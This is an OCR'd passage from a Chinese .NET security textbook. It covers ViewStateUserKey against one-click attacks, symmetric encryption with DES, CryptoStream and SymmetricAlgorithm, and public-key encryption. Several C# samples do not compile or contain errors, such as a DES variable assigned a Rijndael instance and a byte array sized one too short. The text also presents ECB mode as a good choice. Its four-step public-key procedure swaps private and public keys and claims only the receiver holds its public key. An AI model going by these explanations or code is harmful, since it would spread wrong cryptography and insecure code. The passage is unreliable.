



图 4-5　冒名攻击流程

冒名攻击要想得手，黑客必须能够访问该页面，此时黑客会在本地保存该页面。这样就可以访问_VIEWSTATE 域并使用该域，用旧的视图状态和其他域中的恶意值创建请求。

设置 ViewStateUserKey 属性有助于防止应用程序受到恶意用户的点击式攻击。具体实现方式是，允许开发人员为各个用户的视图状态变量分配一个标识符，使他们不能使用该变量来生成点击式攻击。

所有用户将 ViewStateUserKey 设置为常量字符串，相当于将它保留为空。开发人员必须将它设置为对各个用户都不同的值。由于一些技术和社会原因，会话 ID 更为合适，因为会话 ID 不可预测，会超时失效，并且对于每个用户来说都是不同的。

以下代码实例将通过会话编号标示用户的唯一身份，并在页面初始化时被执行：

```
void Page_Init (object sender, EventArgs e)
{
    ViewStateUserKey = Session.SessionID;
}
```

为了避免重复编写这些代码，读者可以将它们固定在从 Page 派生的类的 OnInit 虚拟方法中（请注意必须在 Page.Init 事件中设置此属性）：

```
protected override OnInit(EventArgs e)
```

```
{
    base.OnInit(e);
    ViewStateUserKey = Session.SessionID;
}
```

# 4.6　数 据 保 护

本章讲述了如何利用哈希，配置等手段保护数据。为了更进一步保护数据，则需要直接通过密匙的方式进行加密。这种方式在安全性和强度上都比其他方法更加的稳固。

在.NET 安全命名空间 Crypttography 下定义了 3 种类型的加密方法，它们是非对称算法、对称算法和哈希算法。所有的这些类（和.NET 密码学类型）都是抽象类。

## 4.6.1　对称加密算法

对称算法（Symmetric Algorithm），有时又叫传统密码算法，就是加密密钥能够从解密密钥中推算，同时解密密钥也可以从加密密钥中推算。而在大多数的对称算法中，加密密钥和解密密钥是相同的。所以也称这种加密算法为秘密密钥算法或单密钥算法。它要求发送方和接收方在安全通信之前，商定一个密钥。

对称算法的安全性依赖于密钥，泄漏密钥就意味着任何人都可以对他们发送或接收的消息解密，所以密钥的保密性对通信性至关重要。

对称算法的加密强度也依赖于密钥。如果开发人员配置一个长的密钥，将是非常难破解的。如图 4-6 所示，加密和解密过程都需要使用同一密匙，利用加密解密的内存容器 plaintext 和 ciphertext。





图 4-6　对称加密算法机理

对称加密算法基于简单的数学操作，工作效率高。因此当要加密的数据量非常大时它是最好的选择。基于对称的加密可以被黑客暴力破解，但是长的密钥可以在黑客破解密码的时候保护数据更长的时间。

另外，在使用密钥或密码对称加密过程中初始化向量（Initial Vector，IV）也很重要。IV 被使用在最初的编码中（加密或者解密）。在所有的对称算法类中都有 Mode 的属性，这是 IV 使用的。如果设置 Mode 属性为 CipherMode.CBC（Cipher Block Chaining），则使用这个模式时，每个数据块使用来自前一个块的值来处理，也就是说，如果系统处理第三块数据，它就会从第二块中取一些信息。同样，它会取第一块数据中的信息用来处理第二块数据。但是在第一块数据之前没有可以用的块，因此它将使用 IV 来处理第一块。

这个技术确保没有两个相同的块产生相同的输出并且因此使得数据更安全。然而如果

使 Mode=CipherModer.ECB（Electronic codebook mode），则应用程序就不会使用上面的方法（使用前面的处理的块信息处理后面的块）。如果想用很少的资源和时间处理大量的消息，那么这个方法是不错的选择。

对称加密算法主要包括的算法如表 4-4 所示。

表 4-4　对称加密算法

| 算法名称 | 算　法　类 | 有效密钥大小/b | 默认密钥大小/b | 默认实现类 |
| --- | --- | --- | --- | --- |
| DES | DES | 64 | 64 | DESCryptoServiceProvider |
| TripleDES | TripleDES | 128，192 | 192 | TripleDESCryptoServiceProvider |
| RC2 | RC2 | 40～128 | 128 | RC2CryptoServiceProvider |

这里需要注意的是，所有的算法类都是继承于抽象类 SymmetricAlgorithm，并且每个类都支持不同大小的密钥。相同的情况下，它们也支持不同大小的初始化向量。

抽象类不能直接创建任何实例。用 SymmetricAlgorithm 类中的共享 Create 方法可以创建加密实例，代码如下：

```
TestC mCrypto = SymmetricAlgorithm.Create("TestC");
```

该方法为创建者返回一个 TestC 默认实现的实例，而不用去关心具体如何实现 TestC 类，代码将自动适应改变并正确的工作，或可能在将来类用托管代码写，原代码依然可以接受。

对称加密算法 SymmetricAlgorithm 类的方法和属性如表 4-5 所示。

表 4-5　SymmetricAlgorithm类的方法和属性描述

| 属性和方法 | 描　　述 |
| --- | --- |
| BlockSize | 分开处理的数据块的大小，大的数据将被分成小的数据块处理，如果数据小于块大小，则被追加（使用一些默认值填充） |
| Key | 在处理数据的时候将要使用密钥，这个密钥被配置成使用字节数组 |
| IV | 数据处理的时候使用初始化向量，配置成字节数组 |
| KeySize | 密钥的所有位的大小 |
| LegalBlockSize | 返回 BlockSize 的枚举告诉你判断包括最大值，最小值和跳跃值在内的块大小，跳跃值是指下一个判断值，如最小值是 32，跳跃值是 16，下一个判断值就是 48，64 等 |
| Mode | 位操作得到或者设置模式，值是 CipherMode 枚举中的一个 |
| Padding | 得到或者设置 PaddingMode 枚举中的一个追加值（填充块中空余的区域） |
| LegalKeySize | 和 LegalBlockSize 一样，但处理的是 KeySize |
| Create | 创建默认算法实现的类的实例 |
| CreateEncryptor | 返回一个可以手动加密数据的 IcryptoTransform 对象 |
| CreateDecryptor | 返回一个可以手动解密数据的 IcryptoTransform 对象 |
| GeneratrKey and GenerateIV | 在加密或解密的过程中如果 Key 和 IV 是 null 则可以产生默认的密钥和 IV |
| VaildKeySize | 检查给定的密钥是不是算法的有效密钥 |
| Clear | 清除和消除所有的资源以及象密钥和 IV 这样的内存信息 |

在讲解具体加密算法代码前，需要解释几个概念：

（1）CreateEncryptor 和 CreateDecryptor 方法。

SymmetricAlgorithm 类的 CreateEncryptor 和 CreateDecryptor 方法返回 ICryptoTransform 对象。IcryptoTransform 是一个数据块处理类来实现的接口。过程可以是加密、解密、哈希、基于 64 的编码和解码等，接口的目的是完成数据处理分块。读者可以直接使用它的实例，但是在大多数情况下，为了方便也通过 CryptoStream 完成。

下面的实例演示了如何使用 CryptoStream：

```
DES mCrypt = new SymmetricAlgorithm.Create("DES");
ICryptoTransform mTransform = mCrypt.CreateEncryptot();
```

CreateEncryptor 和 CreateDecryptor 是两个重要的方法。如果没有任何参数传入其中，那么将使用默认的密钥和 IV（使用 SymmetricAlgoruthm 类里面的 GenerateKey 和 GenerateIV 方法），也可以传入一个 IV 和密钥到 CreateEncryptor 和 CreateDecryptor 的对象中，使加密和解密使用自己定义的 IV 和密钥。

（2）CryptoStream 类。

CryptoStream 类通常用来读写数据的同时加密或解密数据，该类简单的包装了一下原始流类，下面的代码可以得到它的对象：

```
DES mCrypt = SymmetricAlgorithm.Create("DES");
IcryptoTransform mTransform = mCrypt.CreateEncryptor();
CryptoStream mStream = new CryptoStream(fileStream,mTransform,
CryptoStramMode.Read)
```

fileStream 请求从硬盘或者内存中读取数据的原始文件的流（或是 MemoryStream），通过使用 mStream 对象和 StreamReader/StreamWriter 对象读写数据，读写时加密解密信息将依赖 IcryptoTransform 对象。

了解基本概念后，下面通过实例说明利用 DES 对称算法实现加密和解密方法。

首先，打开 IDE 创建一个窗体，并且添加一个文本输入控件 txtData 和命令按钮控件的窗体，代码将要加密 TextBox 里面的文本并用 MessageBox 显示。

命令按钮的单击事件代码如下：

```
SymmetricAlgorithm mCryptProv;
MemoryStream mMemStr;
// 加密 txtData 中的数据,然后将加密结果用 MessageBox 显示并且回写到 TextBox 中
// 这里可以配置任何.NET 支持的类
DES mCryptProv = SymmetricAlgorithm.Create("Rijndael");
// 加密数据将要以流的形式存储在内存中因此我们需要内存 Stream 对象
mMemStr = new MemoryStream();
// 创建 ICryptTransform 对象(在这里使用默认的密钥和初始向量)
ICryptTramsform mTransform = mCryptProv.CreateEncryptor();
CryptoStream mCSWriter = new
 CryptoStream(mMemStr,mTransform,CryptoStreamMode.Write);
StreamWriter mSWriter = StreamWriter(mCSWriter);
mSwriter.Writer(this.txtData.Text);
mSWriter.Flush();
mCSWriter.FlushFinalBlock();
```

需要注意的是，代码在任何地方都没有使用 IV 和密钥，这些由.NET 框架自动产生。代码将加密以后的数据使用 MemoryStream 写到内存中，开发人员从内存中得到数据。

当数据已经写入内存需要回显到 TextBox 和 MessageBox 中，需要代码读取和显示执

行结果，代码如下：

```
// 为接受数据创建字节数组
byte[] mBytes = new byte[mMemStr.Length - 1];
mMemStr.Position = 0;
mMemStr.Read(mBytes,0,mMemStr.Length);
Text.UTF8Encoding mEnc = new Text.UTF8Encoding();
String mEncData = mEnc.GetString(mBytes);
MessageBox.Show("加密数据为：\n"+mEncData);
This.txtData.Text = mEncData;
```

从字节转换为字符串可以使用 UTF8Encoding 进行编码。最后，将解密后的数据再次显示在 MessageBox 和 TextBox 中，其代码如下：

```
// 现在从内存中得到解密后的数据
// 因为数据在内存中,所以需要重新使用 MemoryStream 对象。
// 将内存点置 0
mMemStr.Position = 0;
mTransform = mCryptProv.CreateDecryptor();
CryptoStream mCSReader = new
 CryptoStream(mMemStr,mTransform,CryptoStreamMode.Read);
StreamReader mStrReader = new StreamReader(mCSReader);
String mDecData = mStrReader.ReadToEnd();
MessageBox("解密数据为：\n"+mDecData);
This.txtData.Text = mDecData;
```

### 4.6.2 非对称加密算法

与对称加密算法不同，非对称加密算法需要两个密钥：公开密钥（publickey）和私有密钥（privatekey）。公开密钥与私有密钥是一对，如果用公开密钥对数据进行加密，只有用对应的私有密钥才能解密；如果用私有密钥对数据进行加密，那么只有用对应的公开密钥才能解密，所以这种算法叫作非对称加密算法。

以加解密双方甲乙为例，利用非对称加密算法实现机密信息交换的基本过程是：甲生成一对密钥并将其中的一把作为公用密钥向其他贸易方公开；得到该公用密钥的乙使用该密钥对机密信息进行加密后再发送给甲。甲再用自己保存的另一把专用密钥对加密后的信息进行解密。甲只能用其专用密钥解密由其公用密钥加密后的信息。

非对称加密算法的保密性较好，消除了最终用户交换密钥的需要，但加密和解密花费时间长、速度慢，不适合于对文件加密。

在微软公司的 Window 安全性体系结构中，公开密钥系统主要用于对私有密钥的加密过程。每个用户如果想要对数据进行加密，都需要生成一对自己的密钥对（keypair）。密钥对中的公开密钥和非对称加密解密算法是公开的，但私有密钥则应该由密钥的主人妥善保管。

使用公开密钥对文件进行加密传输的实际过程包括 4 步：

（1）发送方生成一个自己的私有密钥并用接收方的公开密钥对自己的私有密钥进行加密，然后通过网络传输到接收方。

（2）发送方对需要传输的文件用自己的私有密钥进行加密，然后通过网络把加密后的文件传输到接收方。

（3）接收方用自己的公开密钥进行解密后得到发送方的私有密钥。

（4）接受方用发送方的私有密钥对文件进行解密得到文件的明文形式。

因为只有接收方才拥有自己的公开密钥，所以即使其他人得到了加密后发送方的私有密钥，也无法进行解密，从而保证了私有密钥的安全性，也保证了传输文件的安全性。实际上，在文件传输过程中实现了两个加密解密过程。文件本身的加密和解密与私有密钥的加密解密，这分别通过私有密钥和公开密钥来实现。

整个加解密流程如图 4-7 所示。





图 4-7　对称加密算法机理

